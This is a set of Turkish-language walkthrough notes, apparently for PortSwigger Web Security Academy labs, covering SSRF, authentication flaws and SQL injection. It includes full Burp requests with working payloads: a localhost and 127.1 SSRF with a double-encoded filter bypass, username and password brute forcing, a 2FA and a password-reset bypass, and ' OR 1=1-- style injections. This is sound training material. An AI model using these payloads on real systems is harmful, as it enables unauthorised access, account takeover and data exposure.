



SSRF

1-Lab: Basic SSRF against the local server(PortSwigger)

İlk olarak Api gönderilen bir sayfa aradım ve stock kontrol de buldum



Sonrasında bu isteği repeatere gönderdim ve apiyi değiştirerek admin sayfasına girdim



Gelen sayfanın RAW kodunu inceleyerek kullanıcı silme adresini buldum ve repeater ile gönderdim

```

<a href="/admin/delete?username=carlos">Delete</a>
</div>
</section>
<br>
<hr>
</div>
</section>
<div class="footer-wrapper">
</div>

```

carlos 2 matches

Sonrasında admin sayfasına döndüğümüzde silindiğini görüyoruz

Request

PrettyRawHex

3Content-Length: 31
4Sec-Ch-Ua: "Not/A) Brand";v="8",
5"Chromium";v="126"
6Sec-Ch-Ua-Platform: "Windows"
7Accept-Language: tr-TR
8Sec-Ch-Ua-Mobile: ?0
9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
10x64) AppleWebKit/537.36 (KHTML, like Gecko)
11Chrome/126.0.6478.127 Safari/537.36
12Content-Type: application/x-www-form-urlencoded
13Accept: */*
14Origin:
15https://0a9f00cf04b8ee9f9fa9456f00d600d4.web-sec
16urity-academy.net
17Sec-Fetch-Site: same-origin
18Sec-Fetch-Mode: cors
19Sec-Fetch-Dest: empty
20Referer:
https://0a9f00cf04b8ee9f9fa9456f00d600d4.web-sec
urity-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
stockApi=http://localhost/admin

Response

PrettyRawHexRender

Back to lab description
Congratulations, you solved the lab! Share your skills! Continue learning >>
Home | Admin panel | My account
User deleted successfully!
Users
wiener - Delete

2-Lab: Basic SSRF against another back-end system(PortSwigger)

Api gönderilen sayfayı buldum önce sonra açıklamada verildiği üzere admin sayfasını bulmak için intrudere gönderdim

```
stockApi=  
http%3A%2F%2F192.168.0.2%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

? Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Brute force attıktan sonra farklı uzunluktaki sayfayı bulup inceledim

Request

PrettyRawHex

1POST /product/stock HTTP/2

2Host: 0a15003d03aa6fcc817607b0004d00ce.web-security-academy.net

3Cookie: session=I8hA0vuHYgjNv5Z3csgT6g5ZQxxIImVR

4Content-Length: 48

5Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: tr-TR

8Sec-Ch-Ua-Mobile: ?0

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10Content-Type: application/x-www-form-urlencoded

11Accept: */*

12Origin: https://0a15003d03aa6fcc817607b0004d00ce.web-security-academy.net

13Sec-Fetch-Site: same-origin

14Sec-Fetch-Mode: cors

15Sec-Fetch-Dest: empty

16Referer: https://0a15003d03aa6fcc817607b0004d00ce.web-security-academy.net/product?productId=1

17Accept-Encoding: gzip, deflate, br

18Priority: u=1, i

19

20stockApi=http%3A%2F%2F192.168.0.2%3A8080%2Fadmin

Response

PrettyRawHexRender

WLAB Not solved

Basic SSRF against another back-end system

Back to lab description

Home | Admin panel | My account

Users


wiener - Delete


carlos - Delete



Raw kodunu inceleyerek Carlos silme apisini buldum ve sildim

```
stockApi=/http://192.168.0.2:8080/admin/delete?username=carlos
```

Response
Pretty Raw Hex Render

 Basic SSRF against another back-end system
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab! [Share your skills!](#)   [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)


3-SSRF with blacklist-based input filter

İlk olarak api yakalıyoruz.


```
1 POST /product/stock HTTP/2
2 Host: Dale00dc04ac654c82c4f7310065009f.web-security-academy.net
3 Cookie: session=mhJM3IvMgfecYI13OgkTlt27xRzsLSEZ
4 Content-Length: 107
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
10 Content-Type: application/x-www-form-urlencoded
11 Accept: */*
12 Origin: https://Dale00dc04ac654c82c4f7310065009f.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://Dale00dc04ac654c82c4f7310065009f.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1|
```

127.0.0.1 adresi black liste alındığı için 127.1 olarak deniyoruz

Request	Response
<pre>1 POST /product/stock HTTP/2 2 Host: Dale00dc04ac654c82c4f7310065009f.web-security-academy.net 3 Cookie: session=mhJM3IvMgfecYI13OgkTlt27xRzsLSEZ 4 Content-Length: 26 5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126" 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: tr-TR 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 10 Content-Type: application/x-www-form-urlencoded 11 Accept: */* 12 Origin: https://Dale00dc04ac654c82c4f7310065009f.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://Dale00dc04ac654c82c4f7310065009f.web-security-academy.net/product?productId=1 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 stockApi=http://127.0.0.1/</pre>	<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 51 5 6 "External stock check blocked for security reasons"</pre>



Bu şekilde denediğimiz de giriş yapabiliyoruz. Cevap olarak dönen sayfanın raw kodundan admin sayfasının adresini bulup girmeyi deniyoruz, /admin olarak denediğimizde kara listeye alındığı için istediğimiz cevabı alamıyoruz a yı encode edip deneyerek sayfaya giriş yapıyoruz



Admin sayfasının raw kodunu inceleyerek carlosu siliyoruz

Request

PrettyRawHex

1

Host: Dale00dc04ac654c82c4f7310065009f.web-security-academy.net

2

Cookie: session=mbJM3IvMgfecYI13OgkTlt27xRzsLSEZ

3

Content-Length: 58

4

Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"

5

Sec-Ch-Ua-Platform: "Windows"

6

Accept-Language: tr-TR

7

Sec-Ch-Ua-Mobile: ?0

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

9

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10

Content-Type: application/x-www-form-urlencoded

11

Accept: */*

12

Origin: https://Dale00dc04ac654c82c4f7310065009f.web-security-academy.net

13

Sec-Fetch-Site: same-origin

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Dest: empty

16

Referer: https://Dale00dc04ac654c82c4f7310065009f.web-security-academy.net/product?productId=1

17

Accept-Encoding: gzip, deflate, br

18

Priority: u=1, i

19

stockApi=http://127.1/%25%36%31dmin/delete?username=carlos

20

0 highlights

Response

PrettyRawHexRender

1

HTTP/2 302 Found

2

Location: /admin

3

Set-Cookie: session=DOgrvBwzfzKwHxDfAminsFYdacFA4rdT; Secure; HttpOnly; SameSite=None

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 0

6

7

0 highlights

SendCancel<>>

Target: https://0a1e00dc04ac654c82c4f7310065009f.web-security-academy.net HTTP/2

Request

PrettyRawHex

1

Host: Dale00dc04ac654c82c4f7310065009f.web-security-academy.net

2

Cookie: session=mbJM3IvMgfecYI13OgkTlt27xRzsLSEZ

3

Content-Length: 35

4

Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"

5

Sec-Ch-Ua-Platform: "Windows"

6

Accept-Language: tr-TR

7

Sec-Ch-Ua-Mobile: ?0

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

9

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10

Content-Type: application/x-www-form-urlencoded

11

Accept: */*

12

Origin: https://0a1e00dc04ac654c82c4f7310065009f.web-security-academy.net

13

Sec-Fetch-Site: same-origin

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Dest: empty

16

Referer: https://0a1e00dc04ac654c82c4f7310065009f.web-security-academy.net/product?productId=1

17

Accept-Encoding: gzip, deflate, br

18

Priority: u=1, i

19

stockApi=http://127.1/%25%36%31dmin

20

0 highlights

Response

PrettyRawHexRender

1

Web Security Academy

2

SSRF with blacklist-based input filter

3

LAB Solved

4

Back to lab description

5

Congratulations, you solved the lab!

6

Share your skills!

7

Continue learning >>

8

Home | Admin panel | My account

9

User deleted successfully!

10

Users

11

wiener - Delete

12

Authentication

1-Username enumeration via different responses

İlk olarak giriş yapma denemesi yaparak post isteğini yakalayıp intrudere gönderiyoruz ve payloadımızı kullanıcı adı kısmından gönderiyoruz çünkü kullanıcı adı yanlış olunca site bunu bize söylüyor

No	URL	Method	Status	Size	Type	Content-Type	Response
64	https://0ae100a604e0f3858...	GET	200	3248	HTML	Username enumerati...	✓
63	https://0ae100a604e0f3858...	POST	200	3183	HTML	Username enumerati...	✓
62	https://0ae100a604e0f3858...	GET	200	147	HTML	Username enumerati...	✓
60	https://0ae100a604e0f3858...	GET	200	86	HTML	Username enumerati...	✓
59	https://0ae100a604e0f3858...	GET	200	86	HTML	Username enumerati...	✓
57	https://0ae100a604e0f3858...	GET	200	147	HTML	Username enumerati...	✓
56	https://0ae100a604e0f3858...	GET	200	8852	XML	svg	✓
55	https://0ae100a604e0f3858...	GET	200	942	XML	svg	✓
49	https://0ae100a604e0f3858...	GET	200	7499	XML	svg	✓
43	https://0ae100a604e0f3858...	GET	200	1673	script	js	✓
40	https://0ae100a604e0f3858...	GET	200	8583	HTML	Username enumerati...	✓

Request **Response**

Pretty Raw Hex

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0ae100a604e0f385825957ae000c00c0.web-security-academy.net/login

Accept-Encoding: gzip, deflate, br

Priority: u=0, i

username=sefa&password=1234

Inspector

Selection 4 (0x4)

Selected text

sefa

Request attributes 2

Request body parameters 2

Request cookies 1

Event log (2) All issues

Memory: 150.6MB

Payload sets

You can define one or more payload sets. The number of payload sets depends on the number of payload types. Each payload type can be customized in different ways.

Payload set: 1 Payload count: 101

Payload type: Simple list Request count: 101

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

carlos

root

admin

test

guest

info

adm

Login

Invalid username

Username

Password

Log in

Doğru kullanıcı adı girdiğimizde de şifrenin yanlış olduğunu belirtiyor

Incorrect password

Username


Password

Log in

Kullanıcı adımızı ai olarak bulduktan sonra şifre kısmı için attack başlatıyoruz

Request	Response
Pretty	Raw Hex
14	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15	Sec-Fetch-Site: same-origin
16	Sec-Fetch-Mode: navigate
17	Sec-Fetch-User: ?1
18	Sec-Fetch-Dest: document
19	Referer: https://0ae100a604e0f385825957ae000c00c0.web-security-academy.net/login
20	Accept-Encoding: gzip, deflate, br
21	Priority: u=0, i
22	
23	username=safa&password=1234

Şifremizi de love olarak buluyoruz



Bu bilgiler ile giriş yapabiliyoruz



My Account

Your username is: ai

Your email is: ai@normal-user.net

Email

ai@normal-user.net

Update email

2- 2FA basit baypas

Bizim kimlik bilgilerimizin wiener;peter olduğu verilmiş ve Carlos un hesabına girmemiz isteniyor.Kendi hesabımıza girerken giriş için mail adresimize kod gönderiliyor.Bu sırada url kopyalıyoruz.



My Account


Your username is: wiener

Your email is: wiener@exploit-0ae700760417e11e82c60022018900dd.exploit-server.net

Email

Update email

Hesabımızdan çıkış yapıp carlosun hesap bilgilerini giriyoruz.Sonrasında mail kısmında kod istediğinde kendi profilimizde kopyaladığımız url den ?id=wiener kısmını silerek yapıştırdığımızda giriş yapmış oluyoruz



3- Password reset broken logic


İlk olarak parolamı unuttum kısmına tıklıyoruz ve kendi parolamızı maile gelen link ile değiştiriyoruz. Sonrasında http geçmişini incelediğimizde şifre değiştirme isteğinin token ile gönderildiğini görüyoruz ve tokeni sildiğimizde de şifreyi değiştirebiliyoruz



Buradan ismi Carlos yapıp carlosun şifresini değiştiriyoruz.




Ve giriş yapıyoruz



Injection

1-SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

İlk olarak burp suit ile isteği yakalıyoruz



Yakaladığımız istekte kategori bilgisinin gönderildiğini görüp bu kısmı manipüle ediyoruz

```
GET /filter?category=Gifts HTTP/2
Host: 0a0100b00331649e82fa105b00830080.web-security-academy.net
Cookie: session=g398zxxk2wQxPmPhMahuBWPHyN78s8SRW
Sec-Ch-Ua: "Not/A Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0100b00331649e82fa105b00830080.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

GET /filter?category='+OR+1%3d1-- HTTP/2


Bu isteęi bu şekilde gönderdiğimiz de tüm ürünleri görebiliyoruz

WE LIKE TO
SHOP

' OR 1=1--


Refine your search:

All Food & Drink Gifts Lifestyle Tech gifts




Packaway Carport

\$52.06 [View details](#)




Single Use Food Hider

\$54.90 [View details](#)



AbZorba Ball

\$42.13 [View details](#)



Couple's Umbrella

\$92.13 [View details](#)

2-SQL injection vulnerability allowing login bypass

Administrator adlı kullanıcının hesabına girmemiz isteniyor bu sebeple kullanıcı adı kısmına administrator yazıp şifre kısmına ise ' OR '1'='1 payloadını yazdığımızda giriş yapmış oluyoruz

Login

Username

Password

Log in

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

3-

İlk olarak burp suit ile isteği yakalıyoruz ve sütun sayısı öğrenmek için order by kullanıyoruz

Request

Pretty Raw Hex

```
1 GET /filter?category=' order by 3 -- - HTTP/2
2 Host: 0a5500df042fa7e480a7761a00dd0034.web-security-academy.net
3 Cookie: session=ccWJglDQTaYlwYG7Gwukj90Ssif94atP
4 Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR
8 Upgrade-Insecure-Requests: 1
